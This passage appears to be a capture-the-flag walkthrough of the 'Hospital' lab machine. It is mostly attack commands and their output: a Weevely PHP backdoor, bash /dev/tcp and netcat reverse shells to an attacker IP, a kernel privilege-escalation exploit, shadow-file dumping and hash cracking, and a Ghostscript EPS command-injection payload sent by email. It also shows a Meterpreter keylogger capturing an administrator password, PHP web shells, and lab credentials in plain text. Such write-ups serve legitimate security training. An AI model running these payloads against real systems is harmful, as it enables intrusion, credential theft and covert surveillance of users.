Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

Indeed, we see that we can directly access uploaded files, and further, we can invoke the `phpinfo` function using our uploaded PHP script.

Foothold

The `phpinfo()` output provides us with a list of all disabled functions, which includes most code execution functions.

Core

PHP Version	7.4.33

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	*no value*	*no value*
error_log	*no value*	*no value*
error_prepend_string	*no value*	*no value*
error_reporting	22527	22527

To bypass this and get a shell, we can use `Weevely`, which comes natively installed on `Kali Linux`, and can also be installed from this GitHub repository. The `Weevely` documentation states that the agent that's generated (in our case, `backdoor.phar`) is obfuscated, and from reading the source code it shows that it uses a built-in function that bypasses disabled functions, called `audit_disablefunctionbypass`.

So, we proceed to generate an agent using `Weevely` with the following command:

> The backdoor is password-protected, which is good operational security (OPSEC), as we ensure nobody else can easily piggyback off of our exploit.

```
weevely generate 'p4wn4g386!' backdoor.phar

Generated 'backdoor.phar' with password 'p4wn4g386!' of 771 byte size.
```

We then upload our backdoor and access it using the command below:

```
weevely http://hospital.htb:8080/uploads/backdoor.phar 'p4wn4g386!'

[+] weevely 4.0.1

[+] Target:     hospital.htb:8080
[+] Session:    /home/fury/.weevely/sessions/hospital.htb/backdoor_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@webserver:/var/www/html/uploads $
```

We land inside a Linux environment, as the `www-data` user. We proceed to get a stable shell by migrating to `Netcat`.

First, we start a `Netcat` listener.

```
nc -lnvp  4444

listening on [any] 4444 ...
```

Then, on our `Weevely` instance, we run the command below, which sets up a reverse shell by executing `/bin/bash`.

```
www-data@webserver:/var/www/html/uploads $ bash -c 'bash -i >&
/dev/tcp/10.10.14.14/4444 0>&1'
```

> The `-c` option allows us to specify a command for `Bash` to execute. Inside the command, `bash -i` opens an interactive `Bash` shell. The `>& /dev/tcp/10.10.14.14/4444` redirects both the standard output and standard error of the `Bash` shell to the specified IP address `(10.10.14.14)` and port `(4444)` using the `/dev/tcp` device file. This establishes a TCP connection to our `Netcat` listener running on port `4444`. Finally, `0>&1` ensures that the standard input of the `Bash` shell is also redirected to the same `TCP` connection. This allows us to interact with the machine's shell through our `Netcat` listener running on port `4444`,

Looking back at our `Netcat` listener, we get a connection as `www-data`.

```
nc -lnvp  4444

listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.241] 6526
bash: cannot set terminal process group (985): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webserver:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

To get a more stable shell, we can run the `script` command to create a new PTY.

```
www-data@webserver:/var/www/html/uploads$ script /dev/null -c /bin/bash

script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
www-data@webserver:/var/www/html/uploads$
```

Lateral Movement

Knowing that the host system is a Windows machine, we look for a way to escape this container or virtual machine we find ourselves in.

Linux Enumeration

Enumerating the system, we inspect the running kernel by executing the command `uname -a`.

```
www-data@webserver:/var/www/html/uploads$ uname -a

Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3
18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

We observe that the kernel being used is version `5.19.0-35-generic`, dated `February 3, 2023`, which indicates that it is outdated. Upon running a Google search for vulnerabilities related to this particular kernel version, we come across CVE-2023-35001, and also this proof of concept. The vulnerability in question is an Out-Of-Bounds Read/Write in the `nftables` module, which can be exploited to obtain `root` privileges, also known as a Local Privilege Escalation (LPE).

To run the exploit, we need to have both `C` and `Golang` compilers available. We download the exploit and compile it locally.

```
git clone https://github.com/synacktiv/CVE-2023-35001.git
cd CVE-2023-35001/
make
```

This generates an `lpe.zip` file that can be extracted on the target system. Inside the archive, there are two binaries: `wrapper`, a `C` binary utilized for entering namespaces, and `exploit`, the primary exploit. The `exploit` file is the executable program meant to be run. It utilizes the `wrapper` program to invoke itself and enter a new namespace.

```
ls

exploit  go.mod  go.sum  lpe.zip  main.go  Makefile  README.md  src  wrapper
```

The archive is a `.zip` file, but the target system does not have the `unzip` utility installed.

```
www-data@webserver:/var/www/html/uploads$ unzip

Command 'unzip' not found, but can be installed with:
apt install unzip
Please ask your administrator.
```

However, upon checking, we see that the `tar` utility is present.

```
www-data@webserver:/var/www/html/uploads$ tar --help

Usage: tar [OPTION...] [FILE]...
GNU 'tar' saves many files together into a single tape or disk archive, and can
restore individual files from the archive.
<...SNIP...>
```

We proceed to create a tar file containing both the `exploit` and `wrapper`, which is all we need to run the exploit.

```
tar -cvf exploit_and_wrapper.tar exploit wrapper
```

With the tar file created, we then proceed to start a `Python` server and copy the `tar` file over to the box.

```
python3 -m http.server 9000
```

We change to the `/tmp` directory and use `wget` to fetch the file from our box.

```
www-data@webserver:/var/www/html/uploads$ cd /tmp
www-data@webserver:/tmp$ wget http://10.10.14.14:9000/exploit_and_wrapper.tar

--2024-04-06 23:54:40--  http://10.10.14.14:9000/exploit_and_wrapper.tar
Connecting to 10.10.14.14:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3164160 (3.0M) [application/x-tar]
Saving to: 'exploit_and_wrapper.tar'

exploit_and_wrapper 100%[===================>]   3.02M   948KB/s    in 3.3s

2024-04-06 23:54:44 (948 KB/s) - 'exploit_and_wrapper.tar' saved
[3164160/3164160]
```

We extract the files using `tar`, and then finally run the exploit.

```
www-data@webserver:/tmp$ tar -xvf exploit_and_wrapper.tar

exploit
wrapper
```

We make the file executable and run the exploit, giving us `root` access.

```
www-data@webserver:/tmp$ chmod +x ./exploit
www-data@webserver:/tmp$ ./exploit

[+] Using config: 5.19.0-35-generic
[+] Recovering module base
[+] Module base: 0xffffffffc064a000
[+] Recovering kernel base
[+] Kernel base: 0xffffffff87600000
[+] Got root !!!
# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Looking at the system, we proceed to examine the `/etc/shadow` file for credentials which might allow us to access other parts of the server.

```
root@webserver:/# cat /etc/shadow

root:$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD:19
612:0:99999:7:::
daemon:*:19462:0:99999:7:::
bin:*:19462:0:99999:7:::
<...SNIP...>
fwupd-refresh:!:19462::::::
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW37
8P1tlwak7NqzouoRTbrz6AgOqcyGQxW192y/:19612:0:99999:7:::
lxd:!:19612::::::
mysql:!:19620::::::
```

Here, we see the hash for `drwilliams`, which we proceed to crack. We start off by saving the hash to a file and then use `Hashcat` to crack it.


```
hashcat hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting in autodetect mode
<...SNIP...>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7Nq
zouoRTbrz6AgOqcyGQxW192y/:qwe123!@#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz...W192y/
Time.Started.....: Sat Apr  6 15:33:54 2024 (1 min, 27 secs)
Time.Estimated...: Sat Apr  6 15:35:21 2024 (0 secs)
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2454 H/s (4.70ms) @ Accel:64 Loops:1024 Thr:1 Vec:2
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 214208/14344385 (1.49%)
Rejected.........: 0/214208 (0.00%)
Restore.Point....: 214144/14344385 (1.49%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: r55555 -> puzzycat
Hardware.Mon.#1..: Util: 96%

Started: Sat Apr  6 15:33:53 2024
Stopped: Sat Apr  6 15:35:23 2024
```

The password for `drwilliams` is cracked successfully: `qwe123!@#`.

RoundCube

We recall the `RoundCube` instance that we discovered earlier, during enumeration. We use the obtained password to log in as `drwilliams`.



Having authenticated successfully, we see an email from `drbrown`.

In the email, we notice something interesting: `Dr. Brown` is waiting for us to send a file with the extension `.eps`. Another noteworthy detail is that he mentions GhostScript, which is an interpreter for the `PostScript` language and the PDF file format, commonly used for viewing and printing documents. Upon investigating, we discover a vulnerability in `Ghostscript`, which enables command injection into an `.eps` file. Additionally, we find this proof of concept code related to this vulnerability.

We'll use the above exploit to generate a malicious `.eps` file, which will fetch a `Netcat` executable from our local server, hosted via `SMB` using `Impacket`, and then execute `Netcat` on the target system, establishing a reverse shell connection to our listener.

We download the executable and start the SMB server in the same directory, using `impacket-smbserver`. The tool starts an SMB server named `smbFolder` in the current directory (`$(pwd)`), with `SMB2` support.

```
wget https://github.com/vinsworldcom/NetCat64/releases/download/1.11.6.4/nc64.exe
impacket-smbserver smbFolder $(pwd) -smb2support

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Once our `SMB` server is started, we clone the exploit from `GitHub` and use it to generate the malicious `.eps` file:


> Make sure to replace `10.10.14.14` with your machine's IP in both parts of the payload.

```
git clone https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection.git
cd CVE-2023-36664-Ghostscript-command-injection
python3 CVE_2023_36664_exploit.py --inject --payload 'cmd.exe /c \\\\10.10.14.14\\smbFolder\\nc64.exe -e cmd 10.10.14.14 4422' --filename file.eps

[+] Payload successfully injected into file.eps.
```

Finally, we start a `Netcat` listener on port `4422`, as specified in the payload.

```
nc -lnvp 4422

listening on [any] 4422 ...
```

We can now compose a new mail and attach the malicious `.eps` file we created. We make sure to send the email to `drbrown@hospital.htb`.



Moments after sending the email, we check our `Netcat` listener and see that we get a connection as `drbrown`.

```
nc -lnvp 4422

listening on [any] 4422 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.241] 6152
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\drbrown.HOSPITAL\Documents> whoami
hospital\drbrown
```

The `user` flag can be found at `C:\Users\drbrown.HOSPITAL\Desktop\flag.txt`.

Privilege Escalation

Method 1

For better enumeration of the system, we will upgrade our `Netcat` shell to a `Meterpreter` session. We'll start off by generating a Meterpreter payload, in the same directory as `nc64.exe`.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=4433 -f
exe > shell.exe
```

We then start a `Meterpreter` listener inside `Metasploit`:

```
msfconsole

<...SNIP...>

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.14
lhost => 10.10.14.14
msf6 exploit(multi/handler) > set lport 4433
lport => 4433
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.14:4433
```

We then fetch the executable on the Windows host using the `copy` command to copy the payload `shell.exe` from the `SMB` share located at `\\10.10.14.14\smbFolder\` to the desktop of the user `drbrown.HOSPITAL`.

```
C:\> copy \\10.10.14.14\smbFolder\shell.exe
C:\Users\drbrown.HOSPITAL\Desktop\shell.exe
```

Finally, let's execute our payload, by running the executable:

```
C:\> C:\Users\drbrown.HOSPITAL\Desktop\shell.exe
```

We get a connection on our `meterpreter` listener.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.14:4433
[*] Sending stage (200774 bytes) to 10.10.11.241
[*] Meterpreter session 1 opened (10.10.14.14:4433 -> 10.10.11.241:6299) at 2024-
04-06 16:58:51 -0400
meterpreter > sysinfo
Computer        : DC
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Meterpreter     : x64/windows
```

We proceed to enumerate the system.

We hop into `cmd` by running `shell`. Then, running the `qwinsta` command, which displays interactively logged-in users, we observe that there is an active session.

```
meterpreter > shell

Process 3080 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\drbrown.HOSPITAL\Documents>qwinsta

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                   0  Disc
 console           drbrown                  1  Active
 rdp-tcp                                65536  Listen
```

Upon further investigation of the running processes, we observe that internet explorer (`iexplore.exe`) is currently running.

```
meterpreter > ps

Process List
============

PID   PPID  Name             Arch  Session  User              Path
---   ----  ----             ----  -------  ----              ----
<...SNIP...>
1576  664   svchost.exe
1628  3928  iexplore.exe     x64   1        HOSPITAL\drbrown  C:\Program
Files\internet explorer\iexplore.exe
1636  664   svchost.exe
<...SNIP...>
```

Seeing as there is an active session and that `iexplore.exe` is running, indicating that the user is currently using a browser, we can attempt to run a keylogger and see what interesting results we get.

To do so, we must first migrate to the 64-bit (`x64`) `iexplore.exe` process- in this case, `PID` 1628.

```
meterpreter > migrate 1628
[*] Migrating from 1512 to 1628...
[*] Migration completed successfully.
```

Now, we can start our keylogger.

```
meterpreter > keyscan_start
```

We wait for a minute to allow for enough time to collect meaningful information, and then dump the capture.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator<Tab>Th3B3stHOsp1t4l9786!<CR>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

We see that we captured a potential Administrator password of `Th3B3stHOsp1t4l9786!`, which we can confirm using netexec.

> Note: `crackmapexec` also works, but is deprecated.

```
netexec smb 10.10.11.241 -u Administrator -p 'Th3B3stHOsp1t4l9786!'

SMB         10.10.11.241    445    DC               [*] Windows 10.0 Build 17763
x64 (name:DC) (domain:hospital.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.241    445    DC               [+]
hospital.htb\Administrator:Th3B3stHOsp1t4l9786! (Pwn3d!)
```

Based on the output, it's clear that we've obtained the correct `Administrator` credentials. We can now proceed to utilize `Evil-WinRM` to establish a privileged session on the machine.

```
evil-winrm -u Administrator -p 'Th3B3stHOsp1t4l9786!' -i 10.10.11.241

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The final flag can be found at `C:\Users\Administrator\Desktop\root.txt`.

Method 2

Looking at the `Documents` folder, we see a `ghostscript.bat` file.

```
C:\Users\drbrown.HOSPITAL\Documents> dir

 Directory of C:\Users\drbrown.HOSPITAL\Documents

10/27/2023  12:24 AM    <DIR>          .
10/27/2023  12:24 AM    <DIR>          ..
10/23/2023  03:33 PM               373 ghostscript.bat
               1 File(s)            373 bytes
               2 Dir(s)   4,475,195,392 bytes free
```

This file is a Windows batch script that invokes `GhostScript`. This script is designed to run `Ghostscript` on a remote computer `dc`, using specific credentials `hospital\drbrown` and with the purpose of processing a PDF or PostScript file located in a specific directory `C:\Users\drbrown.HOSPITAL\Downloads\`.

```
C:\Users\drbrown.HOSPITAL\Documents> type ghostscript.bat

@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$brOwn' -asplain -force;$c
= new-object system.management.automation.pscredential('hospital\drbrown',
$p);Invoke-Command -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /c
"C:\Program` Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAFER
"C:\Users\drbrown.HOSPITAL\Downloads\%filename%" }"
```

Running `WinPEAS` and looking at the output, we see that `XAMPP`, which is a software bundle containing Apache, MySQL, PHP, and Perl, commonly used for web development, is installed.

We check the permissions set for the `htdocs` directory:

```
C:\xampp> icacls htdocs

htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
       BUILTIN\Administrators:(I)(OI)(CI)(F)
       BUILTIN\Users:(I)(OI)(CI)(RX)
       BUILTIN\Users:(I)(CI)(AD)
       BUILTIN\Users:(I)(CI)(WD)
       CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

It is evident that both the `SYSTEM` account and the `Administrators` group have full control over the directory and its contents. Meanwhile, the `Users` group has read and execute permissions on the directory and its child objects, along with append data and write data permissions specifically on the directory itself. This misconfiguration could allow us to drop a `PHP` script into this directory

and execute it via a web browser, potentially leading to the acquisition of a privileged shell as an Administrator.

We start off by creating a script to run the `whoami` command, using `PHP`.

```
echo "<?php system('whoami'); ?>" > C:\xampp\htdocs\whoami.php
```

Then, we invoke the script using `curl`.

```
C:\xampp\htdocs> curl -k https://localhost/whoami.php

<...SNIP...>
"nt authority\system
"
```

This indicates that the code was executed successfully, allowing us to run arbitrary commands as `SYSTEM`.

To get a shell, we can reuse the `Netcat` executable in our SMB share. On our attacking machine, we start a listener on port `4422`.

```
nc -lnvp 4422

listening on [any] 4422 ...
```

We copy the `Netcat` executable to the `C:\xampp\htdocs\` folder.

```
C:\xampp\htdocs> copy \\10.10.14.14\smbFolder\nc64.exe C:\xampp\htdocs\nc64.exe
```

Then we can write a `PHP` script that executes `Netcat` and initiates a reverse shell connection to our IP address `10.10.14.14` on port `4422` and executes `cmd.exe` upon successful connection. The resulting file, named `shell.php`, will be saved in the `C:\xampp\htdocs\` directory.

```
C:\xampp\htdocs> echo "<?php exec('C:\xampp\htdocs\nc64.exe 10.10.14.14 4422 -e
cmd.exe'); ?>" > C:\xampp\htdocs\shell.php
```

Finally, we invoke the script using `curl`.

```
C:\xampp\htdocs> curl -k https://localhost/shell.php

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:21 --:--:-
```

Looking at our listener, we obtain a shell as the `system` user.

```
nc -lnvp 4422

listening on [any] 4422 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.241] 6149
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
nt authority\system
```

We can now read the `root` flag at `C:\Users\Administrator\Desktop\root.txt`.